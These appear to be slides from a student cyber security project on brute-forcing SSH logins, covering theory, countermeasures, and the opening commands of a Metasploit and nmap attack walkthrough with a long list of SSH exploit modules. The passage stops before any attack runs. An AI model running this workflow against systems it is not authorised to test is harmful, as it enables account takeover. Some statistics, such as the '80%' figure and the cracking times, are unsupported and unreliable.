A rough idea about our project:

Brute force attack? Guessing user credentials

no exploitation

guessing

trial and error

username/password list


How it will work?

Example: For a password BATMAN0007-→it is going to take 7 hours only.

Do it be used? Most certainly

High success rate

80% attacks on web applications are going to use brute force


P = NP ?

P=NP?

- In full Polynomial vs Non-Deterministic polynomial problem, computational complexity, the question of whether all so called NP problems are actually P problems.
- If, P=NP every NP problem would contain a hidden shortcut , allowing computers to quickly find perfect solutions to them.
- But if P does not equal NP ,then no such shortcut exists , and computers problem solving powers will remain fundamentally and permanently limited.
- Roughly speaking, P is a set of relatively easy problems, and NP is a set that includes what seem to be very, very, hard problems.
- So P=NP would imply that the apparently hard problems actually have relatively easy solutions.

Brute force algorithm:


- A brute force algorithm is a straight forward approach to a problem i.e. the first approach that comes to our mind on seeing the problem.
- Example: if we will get a chance to find a 4 digit pin, we will simply start making combinations. This is what called brut force.
- It is an infallible technique.
- Markov password: length of 10 characters , no dictionary word, repetition is avoided, do not use frequent proper nouns, use upper ,lower case , special characters, numbers.
- Alphanumeric passwords

Stream: Cyber security and forensics

AUTOBOTS

Problem statement:

Brute force attack on SSH



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Brute force

BRUTE FORCE

Brute force attack consists of multiple login attempts using a database of possible usernames and passwords until matching.
Also known as brute force cracking.
Usually, when carrying out this attack, the attacker already knows the username.
We will crack a root password using different tools.
In current times, we can generate wordlists or combinations on the fly.
Leaked password files containing millions of passwords are present.


Solution

SOLUTION

- Increasing the length of PIN
- Allowing the PIN to contain characters other than numbers, such as * or #
- Work on password complexity
- Limit the login attempts
- Use OTPs
- Two factor authentication
- Imposing a 30 second delay between failed and authentication attempts.
- A brute force attack will always succeed, eventually. However, brute force attacks against systems with sufficiently long keys may require billions of years to complete.
-


Difficulty

DIFFICULTY:

- How long can the key be?
- Is there any mechanism which will lock the attacker out after a number of failed attempts?



Screenshots

Screenshots:

Here we added the screenshots of attack performed by us while doing the brutforce attack.

Command 01:msfconsole

Metasploit framework will start using this command.




Command 02: nmap –sV IPV4(to be attacked)

We will came to know about the open ports of the system.

Command 03: search ssh

Matching modules regarding this will be displayed.




```
msf6 > search ssh

Matching Modules

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/linux/http/alienvault_exec                                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   1   auxiliary/scanner/ssh/apache_karaf_command_execution                  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/karaf_login                                                      normal     No     Apache Karaf Login Utility
   3   exploit/apple_ios/ssh/cydia_default_ssh                               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   4   exploit/unix/ssh/arista_tacplus_shell                                 2020-02-02       great      Yes    Arista restricted shell escape (with privesc)
   5   exploit/unix/ssh/array_vxag_vapv_privkey_privesc                      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   6   exploit/linux/ssh/ceragon_fibeair_known_privkey                       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   7   auxiliary/scanner/ssh/cerberus_sftp_enumusers                         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   8   auxiliary/dos/cisco/cisco_7937g_dos                                   2020-06-02       normal     No     Cisco 7937G Denial-of-Service Attack
   9   auxiliary/admin/http/cisco_7937g_ssh_privesc                          2020-06-02       normal     No     Cisco 7937G SSH Privilege Escalation
   10  auxiliary/scanner/http/cisco_firepower_login                                           normal     No     Cisco Firepower Management Console 6.0 Login
   11  exploit/linux/ssh/cisco_ucs_scpuser                                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   12  auxiliary/scanner/ssh/eaton_xpert_backdoor                            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   13  exploit/linux/ssh/exagrid_known_privkey                               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   14  exploit/linux/ssh/f5_bigip_known_privkey                              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   15  auxiliary/scanner/ssh/fortinet_backdoor                               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   16  post/windows/manage/forward_pageant                                                    normal     No     Forward SSH Agent Requests To Remote Pageant
   17  exploit/windows/ssh/freeftpd_key_exchange                             2006-05-12       average    No     FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
   18  exploit/windows/ssh/freesshd_key_exchange                             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   19  exploit/windows/ssh/freesshd_authbypass                               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   20  auxiliary/scanner/http/gitlab_user_enum                               2014-11-21       normal     No     GitLab User Enumeration
   21  exploit/multi/http/gitlab_shell_exec                                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   22  exploit/linux/ssh/ibm_drm_a3user                                      2020-04-21       excellent  No     IBM Data Risk Manager a3user Default Password
   23  post/windows/manage/install_ssh                                                        normal     No     Install OpenSSH for Windows
   24  payload/generic/ssh/interact                                                           normal     No     Interact with Established SSH Connection
   25  post/multi/gather/jenkins_gather                                                       normal     No     Jenkins Credential Collector
   26  auxiliary/scanner/ssh/juniper_backdoor                                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   27  auxiliary/scanner/ssh/detect_kippo                                                     normal     No     Kippo SSH Honeypot Detector
   28  post/linux/gather/enum_network                                                         normal     No     Linux Gather Network Information
   29  exploit/linux/local/ptrace_traceme_pkexec_helper                      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
   30  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey            2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   31  exploit/multi/http/git_submodule_command_exec                         2017-06-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
   32  exploit/linux/ssh/mercurial_ssh_exec                                  2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   33  exploit/linux/ssh/microfocus_obr_shrboadmin                           2020-09-21       excellent  No     Micro Focus Operations Bridge Reporter shrboadmin default password
   34  post/multi/gather/ssh_creds                                                            normal     No     Multi Gather OpenSSH PKI Credentials Collection
   35  exploit/solaris/ssh/pam_username_bof                                  2020-10-20       normal     Yes    Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
   36  exploit/windows/ssh/putty_msg_debug                                   2002-12-16       normal     No     PuTTY Buffer Overflow
   37  post/windows/gather/enum_putty_saved_sessions                                          normal     No     PuTTY Saved Sessions Enumeration Module
   38  auxiliary/gather/qnap_lfi                                             2019-11-25       normal     Yes    QNAP QTS and Photo Station Local File Inclusion
   39  exploit/linux/ssh/quantum_dxi_known_privkey                           2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   40  exploit/linux/ssh/quantum_vmpro_backdoor                              2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
```

Continuation of command 03:



```
41  auxiliary/fuzzers/ssh/ssh_version_15                                normal     No    SSH 1.5 Version Fuzzer
42  auxiliary/fuzzers/ssh/ssh_version_2                                 normal     No    SSH 2.0 Version Fuzzer
43  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                           normal     No    SSH Key Exchange Init Corruption
44  post/linux/manage/sshkey_persistence                                excellent  No    SSH Key Persistence
45  post/windows/manage/sshkey_persistence                              good       No    SSH Key Persistence
46  auxiliary/scanner/ssh/ssh_login                                     normal     No    SSH Login Check Scanner
47  auxiliary/scanner/ssh/ssh_identify_pubkeys                          normal     No    SSH Public Key Acceptance Scanner
48  auxiliary/scanner/ssh/ssh_login_pubkey                              normal     No    SSH Public Key Login Scanner
49  exploit/multi/ssh/sshexec                      1999-01-01           manual     No    SSH User Code Execution
50  auxiliary/scanner/ssh/ssh_enumusers                                 normal     No    SSH Username Enumeration
51  auxiliary/fuzzers/ssh/ssh_version_corrupt                           normal     No    SSH Version Corruption
52  auxiliary/scanner/ssh/ssh_version                                   normal     No    SSH Version Scanner
53  post/multi/gather/saltstack_salt                                    normal     No    SaltStack Salt Information Gatherer
54  exploit/unix/http/schneider_electric_net55xx_encoder   2019-01-25   excellent  Yes   Schneider Electric Pelco Endura NET55XX Encoder
55  exploit/windows/ssh/securecrt_ssh1                     2002-07-23   average    No    SecureCRT SSH1 Buffer Overflow
56  exploit/linux/ssh/solarwinds_len_exec                  2017-03-17   excellent  No    SolarWinds LEM Default SSH Password Remote Code Execution
57  exploit/linux/ssh/symantec_smg_ssh                     2012-08-27   excellent  No    Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
58  exploit/linux/http/symantec_messaging_gateway_exec     2017-04-26   excellent  No    Symantec Messaging Gateway Remote Code Execution
59  exploit/windows/ssh/sysax_ssh_username                 2012-02-27   normal     Yes   Sysax 5.53 SSH Username Buffer Overflow
60  auxiliary/dos/windows/ssh/sysax_sshd_kexchange         2013-03-17   normal     No    Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
61  exploit/unix/ssh/tectia_passwd_changereq               2012-12-01   excellent  Yes   Tectia SSH USERAUTH Change Request Password Reset Vulnerability
62  auxiliary/scanner/ssh/ssh_enum_git_keys                             normal     No    Test SSH Github Access
63  exploit/linux/http/ubiquiti_airos_file_upload          2016-02-13   excellent  No    Ubiquiti airOS Arbitrary File Upload
64  payload/cmd/unix/reverse_ssh                                        normal     No    Unix Command Shell, Reverse TCP SSH
65  exploit/linux/ssh/vmware_vdp_known_privkey             2016-12-20   excellent  No    VMware VDP Known SSH Key
66  exploit/multi/http/vmware_vcenter_uploadova_rce        2021-02-23   manual     Yes   VMware vCenter Server Unauthenticated OVA File Upload RCE
67  exploit/linux/ssh/vyos_restricted_shell_privesc        2018-11-05   great      Yes   VyOS restricted-shell Escape and Privilege Escalation
68  post/windows/gather/credentials/mremote                             normal     No    Windows Gather mRemote Saved Password Extraction
69  exploit/windows/local/unquoted_service_path            2001-10-25   excellent  Yes   Windows Unquoted Service Path Privilege Escalation
70  auxiliary/scanner/ssh/libssh_auth_bypass               2018-10-16   normal     No    libssh Authentication Bypass Scanner
71  exploit/linux/http/php_imap_open_rce                   2018-10-23   good       Yes   php imap_open Remote Code Execution

Interact with a module by name or index. For example info 71, use 71 or use exploit/linux/http/php_imap_open_rce
```

Command 04: show options

